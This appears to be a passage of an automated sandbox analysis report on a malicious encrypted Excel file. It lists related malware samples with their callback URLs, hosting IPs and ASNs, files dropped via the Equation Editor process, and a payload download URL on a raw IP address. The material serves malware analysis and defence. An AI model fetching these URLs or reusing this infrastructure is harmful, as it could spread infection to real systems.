	List.exe	Get hash	malicious	Browse	• www.jacksonareareal estate.com/2kf/?UR-X423=q6+emO9k8TlYm3w4k0XfieU6EAeXVQK5qEFrNBHw70+yoBenCaqB4YVZV0U51sOgUQyoLxKh/w==&mL08l=WZA0u2VhjbRpJ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• www.commonscentsbychloe.com/6bu2/?DjU4Hl=gbG8jNk0zBv&YL0=Di+invltJ/hOxz8XB/UG8S0SoTTxBpXMr7BlMVQ1ePWRgJfo7P+N4VSJVAiAqq5xtRZK
	n41pVXkYCe.exe	Get hash	malicious	Browse	• www.coryfireshop.com/jskg/?8pJPDtoX=SCba9D+LCQ9pgG5TU91RtF7xTvsGq/MecUZpawoo/YuOf3cwXZ3KsnuCKgiVYd/qiE23CGFmLw==&CvL0=inCTmHzH
	YT0nfh456s.exe	Get hash	malicious	Browse	• www.1819apparel.com/csv8/?jFNHHj=XtNGIsK9NyfrmSyC60HBpItz0Umgq62yD1Tk73refEWRTM8pCZ2m1g8hKcSzDk9QiasX&Ppd=_6g8yvxH-6HLN
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.coryfireshop.com/jskg/?9roHn=SCba9D+LCQ9pgG5TU91RtF7xTvsGq/MecUZpawoo/YuOf3cwXZ3KsnuCKjOWEtzSvlLh&npHhW=3fq4gDD0abs8
	53McmgaUJP.exe	Get hash	malicious	Browse	• www.coryfireshop.com/jskg/?Aro=SCba9D+LCQ9pgG5TU91RtF7xTvsGq/MecUZpawoo/YuOf3cwXZ3KsnuCKgiVYd/qiE23CGFmLw==&_jnt0j=gBdlaxwH1hm
	RFQ 00068643 New Order Shipment to Jebel Ali Port UAE.exe	Get hash	malicious	Browse	• www.mo-kita.com/x2ee/?8pGxKNk8=261yz/MnTj7xtn6SNLa90bjMVsKsnNGqms24xwKp9PvGScbvpkAJNaVs89+T7MDWvJex&DzudC=Bxo0src

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	jEgLNI40Ro9O775.exe	Get hash	malicious	Browse	• www.whereinthezooareyou.com/e66m/?Qzu=DIL8tOhe96aw2RsVV7qlioXlfu61iezVxIGgAihhKL10yRQ8TBy8+AsXFZwEyHoSjwPy&tZUX=QtxX3N6pmn8HFjP
	MR3Pv2KUUr.exe	Get hash	malicious	Browse	• www.mediscors.com/5tsq/?SzuPiJ=9Cg1os0pNOJ4QNoT5UdGN04DRGp5q7SRvreHvm9cEMKrkKpvGUxN1jl5XfiS1Sg+ufCv&PR3=uTyXQJdhBZjx
	qItg1v4pVH.exe	Get hash	malicious	Browse	• www.thepoetrictedstudio.com/bw82/?mpyLR2nH=RsrdfQA5mS60+WzVQF//8cbwzrXLIF3fF+o+nHpDVSzwZDE8R2fNyvkoHJWPgBdgHZ784Yk8gA==&GFNTM=9rS01LiX
	googlechrome_3843.exe	Get hash	malicious	Browse	• www.1819apparel.com/csv8/?jL30v=XtNGIsK9NyfrmSyC60HBpItz0Umgq62yD1Tk73refEWRTM8pCZ2m1g8hKfyjMFto8/FQ&JB4DYN=9rhd62lx1hk
	Unode.exe	Get hash	malicious	Browse	• www.thedrinks.agency/gtb/?t6A8=P+rEZVlhTdBZrru+dtgZ5AhlIbV67FD1O+P8ndK7aanHRJ0S8ELp71IbJZY77DmCVnNF&9r4l2=xPGHVIS8
	WpJEtP9wr0.exe	Get hash	malicious	Browse	• www.1819apparel.com/csv8/?p0D=XtNGIsK9NyfrmSyC60HBpItz0Umgq62yD1Tk73refEWRTM8pCZ2m1g8hKfyJT1do49NQ&wR=BFNh2tk8Ejyl5
34.102.136.180	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.bodyfuelrtd.com/8rg4/?RJ=A4ItsHP7WirPGvorxE1FqdRUH2iuHEJ7Bx0GuGGPjza4UX3M9OXu5uVQhTJ1ITDXtosJtw==&LFQHH=_pgx3Rd

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order_385647584.xlsx	Get hash	malicious	Browse	• www.oohdough.com/csv8/?NP=oR+kRp92OlWNPHb8tFeSfFFusuQV5SLrlvHcvTTApHN9lxDZF+KzMj/NshbaIk6/gJtwpQ==&nN6l9T=K0GdGdPX7JyL
	PO#218740.exe	Get hash	malicious	Browse	• www.epochryphal.com/wpsb/?Wxo=n7b+ISrk/mPyWzbboTpvP41tNOKzDU5etPpa3uuDPgrT9THM2mbO6pyh4trMr+rUEpul&vB=lhv8
	20210111 Virginie.exe	Get hash	malicious	Browse	• www.mrkabaadiwala.com/ehxh/?Gzux=8Ka3Lv4ePZYbHHrfWWyIjg6yKJpjzOn7QTDTNOD0A86ZD78kMrm+GgFnyvrieFQhDFXfm2RQfw==&AnB=O0DToLD8K
	20210113155320.exe	Get hash	malicious	Browse	• www.ortigiarealty.com/dkk/?BZ=59qCdC3RMUvEyWKLbbpm6Z+GlV/JTwbDjS9GwZYTXRwVfK7Z9ENGl/302ncjjG4TtqPC&I6A=4hOhA0
	13012021.exe	Get hash	malicious	Browse	• www.sydiifinancial.com/rbg/?-ZV4gjY=zsOc27F1WxfzCuYGlMZHORhUu2hDO+A8T5/oUCY+tOSiKp0YV+JX8kcBbP6nsiP5Hbli&-ZSl=1bgPBf
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• www.thesaltlifestyle.com/p95n/?u6ihA=cjlpdRL8ZtfDvB1&oH5h=BBaWJPlPEO+nvtMqhmqrcRgDtKq1LKrnuc6l0tDI+4mn5icveD46W7DXUUudv5GhOCct
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• www.abilitiesin.com/umSa/?8p=z9MTiPW3cvjSA5QkES0lRL7QE5QWzpSIb/5mf6QApKD6hYKwb/M4i12nx+gX2coGSm9PIjo5qw==&o2=jL30vpcXe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• www.vettedwealthmanagement.com/umSa/?ET8T=brJeVU7eljMQcn5t6nrZLyoDpHpFr+iqwzUSRB88e+cRILPvJ2TiW12sA30gV7y33iXX&URfl=00DdGJE8CBEXFLip
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• www.basalmeals.com/h3qo/?CR=nh/gKqoyV5HeFjYxMy0eFbMJOpM49Sz3DGf/FH2Dw3liEqigPonoEfAZFGiauGMw1oau&RX=dnC44rW8qdHLY2q
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.schustermanninterests.com/de92/?FdC4E2D=otFI+gArfm9oxno+NIFHPe8CZ87dio0DjOpD7CEQ1ohXI6jwcMVL1BNDFt16zf60LSstTEfOYg==&AjR=9r4L1
	xrxSVsbRli.exe	Get hash	malicious	Browse	• www.luxpropertyandassociates.com/nki/?yrsdQvAx=9rwO08mLgykW/+F5WoH4KAy1ieMCsMl+05AKyLP7HaXoaQuR30wAwJPKQnvqcJUpdIyD&D8h8=kHux
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• www.qiemfsolutions.com/xle/?D8bDL=df7alruH/sVOZEWxdb4cimNlzghqgll+JQbYN3M53vXLFmJTlVjRvjRu86vT99I8VeyiFG/dAw==&nbph=uzu87Xq
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• www.eventsdonevirtually.com/c8so/?Wx=JxEHfAEgu9b4xQJDcyjTWSaEjlpoxhWg+fCl4c24OKbRsAQRgKKiPuXHFwp0UmB835cw&vB=lhr0E

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• www.multipleofferonline.com/nki/?-Z1l=5yWKC4X4OOjUIUftTYCRYdpq8XI+R2ST+EfenRWsFQpL7Lmr0RV0+cHmGR5gosgcZWiS+YlJJw==&5ju=UlSpo
	pHUWiFd56t.exe	Get hash	malicious	Browse	• www.brainandbodystrengthcoach.com/csv8/?Rxl=4rzgp1jZc7l8Whg0IztLQnvubqNqMY/2oz5HEUeZ+SGIDqCjyjtIs6qqwzFhp9I+dVCC&LJB=GbtlyLR0j
	invoice.xlsx	Get hash	malicious	Browse	• www.cleverwares.com/c8so/?AFNDR=7n20cVCpbL7dqxQ&BBW=P253+QYRdhKTDdzjq4pa7Wp7svBpTNddHFol+cUWSKGzAXl94gLhBIvIcI/Xp4fU197IMA==
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• www.e-butchery.com/de92/?GBHXf2VP=SyfQvNxnxGuBvZveE7q+Mx8oTZDk0vYyrvtp8jcHqguCzq9Wh/Rqj3ZWA4DRZ6ODcHDiqw==&bB=oN64w0
	payment advice.xlsx	Get hash	malicious	Browse	• www.fatbodonuts.com/wgn/?QDKx=ismPDkb1kDsJJlmQEj1IWX8WHEdOBI7aPWpMJ4Az70/HitJ3Qnb/ojRR8i7WZLNLjqtDug==&MDHl9T=mps01jexw
	Arrival notice.xlsx	Get hash	malicious	Browse	• www.george-beauty.com/oean/?pJEtdJ=YYiBnx+uTbiyOiWOsIleXMl+TWVBeMM+hRG2hzgR9H7uS/Z2u5QgYOS3OsKMSH1P3GhSdw==&pL08=Grxte8Fh1bipd8g

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ladi-dns-ssl-nlb-prod-1499fa9d75307fb9.elb.ap-southeast-1.amazonaws.com	RFQ January.exe	Get hash	malicious	Browse	• 54.254.26.94
	RFQ1101.exe	Get hash	malicious	Browse	• 13.251.251.159
	Xqgvj3afT1.exe	Get hash	malicious	Browse	• 52.221.6.123
	SHIPPING.EXE	Get hash	malicious	Browse	• 13.251.251.159

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
td-balancer-euw2-6-109.wixdns.net	13012021.exe	Get hash	malicious	Browse	• 35.246.6.109
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 35.246.6.109
	Revise Order.exe	Get hash	malicious	Browse	• 35.246.6.109
	quote.exe	Get hash	malicious	Browse	• 35.246.6.109
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 35.246.6.109
	SEA LION LOGISTICS-URGENT QUOTATION.exe	Get hash	malicious	Browse	• 35.246.6.109
	current productlist.exe	Get hash	malicious	Browse	• 35.246.6.109
	List.exe	Get hash	malicious	Browse	• 35.246.6.109
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• 35.246.6.109
	RTV900021234.exe	Get hash	malicious	Browse	• 35.246.6.109
	n41pVXkYCe.exe	Get hash	malicious	Browse	• 35.246.6.109
	YT0nfh456s.exe	Get hash	malicious	Browse	• 35.246.6.109
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 35.246.6.109
	53McmgaUJP.exe	Get hash	malicious	Browse	• 35.246.6.109
	RFQ 00068643 New Order Shipment to Jebel Ali Port UAE.exe	Get hash	malicious	Browse	• 35.246.6.109
	jEgLNI40Ro9O775.exe	Get hash	malicious	Browse	• 35.246.6.109
	MR3Pv2KUUr.exe	Get hash	malicious	Browse	• 35.246.6.109
	qItg1v4pVH.exe	Get hash	malicious	Browse	• 35.246.6.109
	googlechrome_3843.exe	Get hash	malicious	Browse	• 35.246.6.109
	Unode.exe	Get hash	malicious	Browse	• 35.246.6.109
www.acdfr.com	qItg1v4pVH.exe	Get hash	malicious	Browse	• 199.34.228.73
	Xqgvj3afT1.exe	Get hash	malicious	Browse	• 199.34.228.73

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 34.102.136.180
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 34.102.136.180
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 34.102.136.180
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 34.102.136.180
	81msxxUisn.exe	Get hash	malicious	Browse	• 216.239.36.21
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 34.102.136.180
GOOGLEUS	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 34.102.136.180
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 34.102.136.180
	AOA4sx8Z7I.exe	Get hash	malicious	Browse	• 34.102.136.180
	81msxxUisn.exe	Get hash	malicious	Browse	• 216.239.36.21
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 34.102.136.180
AMAZON-02US	PO85937758859777.xlsx	Get hash	malicious	Browse	• 52.58.78.16
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 3.9.11.11
	PO#218740.exe	Get hash	malicious	Browse	• 52.58.78.16
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 3.14.169.138
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 52.58.78.16
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 52.58.78.16
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 18.183.7.206
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 52.51.72.229
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• 3.23.184.84
	mssecsvr.exe	Get hash	malicious	Browse	• 54.103.115.211
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 34.213.143.100
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 13.226.169.25
	quotation.exe	Get hash	malicious	Browse	• 52.212.68.12
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 3.13.31.214
	Consignment Details.exe	Get hash	malicious	Browse	• 52.58.78.16
	anydesk (1).exe	Get hash	malicious	Browse	• 54.194.255.175
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 3.14.169.138
	Purchase Order -263.exe	Get hash	malicious	Browse	• 52.58.78.16
	RFQ January.exe	Get hash	malicious	Browse	• 54.254.26.94
	SCAN_20210112_132640143,pdf.exe	Get hash	malicious	Browse	• 44.227.76.166

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file2[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	844800
Entropy (8bit):	7.2201577503513095
Encrypted:	false
SSDEEP:	12288:30gZLSqdlOdVczGeXYVRiVXOEjmpFOfGj+sox7Bt:k8FGOz3ITiFOSmpqm+soxb
MD5:	6A763ED09B2FD9F663BCB0AF7B17D492
SHA1:	6F6919DD3AE4F7FBEFC51F8BFC280078A7634BEE
SHA-256:	BA2963B7DA8A1DF3E40441825654972CE2A5903C9F27BC081E42795C296C80EB
SHA-512:	F87F4D58A02CF9DDBB4CDA9E0309EBD393B4F98DC63BAAD92559CD7D932C2AF4C52B64FAA8774F040A994FA158619DF14E7F2E1DC48DE7C45714840291AA96A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://18.195.87.136/ttkkz/file2.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...c._.....P..... .....@.. .....@..... ..@.....K..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....>.....C...h6.....+.&..(....*6+.&...(....*...0..... +.. ..A.X *.%.Y ....a ....c;h..... .h.. .h..aYE...._. ..*.....R..... .s.&e f.7.Y ....cfYE....d...L...8w... Dx..e #...a].!.X ....c* +.T.efe ...Y* ....f ....c* .... ..N.Y ..b.X* .I~. *h..a .M..X .<)a* .uR. e...Y >9..a .L..Y* ..f. ..o.Y ....a /...X ... .Y*...0.....+.&..s.....+F..!a.+...&a8.....&X+@..(=....+....YE....8...J...\...n.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31FF70E4.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31FF70E4.emf	
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0153178864757546
Encrypted:	false
SSDEEP:	3072:QXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:eahIFdyiaT2qtXw
MD5:	CA49FFBCDFC7617954974AD0CBAF9E19
SHA1:	375034213F83F54732EC52DEA01F977EC6EA4439
SHA-256:	87865F61D5F58CEAB79863AB353702ADE27E5F083E2C82C3555D88DD5D201FDF
SHA-512:	7ECADAF9AF2C27FF7E08D3F85C7E9EF0C993BA94ED8CD7BD10DC53453B77FCB56EBF904F91D76627E982B8F281C904E8E6ACFFC8A3193156B1871077AFE014 91
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....0.0.0.....0...0. .N;S..0...0.....0.x.0..N;S..0...0. ....y.Q..0...0. .....z.Q.....X...%...7.....{ .@.....C.a.l.i.b.r..... .0.X.....0...0..2.Q.....0...0..{.Q....$. 0.....dv.....%.....%.....%.....!.....I....."....%.....%.....%.....T...T.....@.E.@T.....L.....I.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\57379395.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC2CDC92.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$NEW 01 13 2021.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false

C:\Users\user\Desktop\~$NEW 01 13 2021.xlsx	
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	844800
Entropy (8bit):	7.2201577503513095
Encrypted:	false
SSDEEP:	12288:30gZLSqdlOdVczGeXYVRiVXOEjmpFOfGj+sox7Bt:k8FGOz3ITiFOSmpqm+soxb
MD5:	6A763ED09B2FD9F663BCB0AF7B17D492
SHA1:	6F6919DD3AE4F7FBEFC51F8BFC280078A7634BEE
SHA-256:	BA2963B7DA8A1DF3E40441825654972CE2A5903C9F27BC081E42795C296C80EB
SHA-512:	F87F4D58A02CF9DDBB4CDA9E0309EBD393B4F98DC63BAAD92559CD7D932C2AF4C52B64FAA8774F040A994FA158619DF14E7F2E1DC48DE7C45714840291AA96A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...c._.....P..... .....@.. .....@..... ..@.....K..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....>.....C...h6.....+.&..(....*6+.&...(.....*...0..... +.. ..A.X *.%.Y ....a ....c;h..... .h.. .h..aYE...._. ..*.....R..... .s.&e f.7.Y ....cfYE....d...L...8w... Dx..e #...a].!.X ....c* +.T.efe ...Y* ....f ....c* .... ..N.Y ..b.X* .I~. *h..a .M..X .<)a* .uR. e...Y >9..a .L..Y* ..f. ..o.Y ....a /...X ... .Y*...0.....+.&..s.....+F..!a.+...&a8.....&X+@..(=....+....YE....8...J...\...n.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9958224135019424
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	NEW 01 13 2021.xlsx
File size:	1511936
MD5:	9aa0898ded04a2ee18d7b0074413ac94
SHA1:	59c525a0dd116c9f7ec4b5773a7131ef49a29ad9
SHA256:	d6823f8eaf8a072000df7cc5811f35e58f63182657c67f7d99874d7f534851e8
SHA512:	25707274e903241497c05f830c84ec20f67c73cbceebfedcacc1ae4bce8e1e21c7529ad7747a7d04a1bae33710ceacae9c68e1e8fe8663d90a7117ca6cf2d343
SSDEEP:	24576:E+t5yGH1B4ZAoV8c7Wpcma3kMjj3mlc5sghWJ/ZxjNWsaSe4Pno:Ek5yGHcP8Q8cFjUcmQWlwx8Po
File Content Preview:	.....>..... .....z.....|.....~.....z.....|.....~.... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "NEW 01 13 2021.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
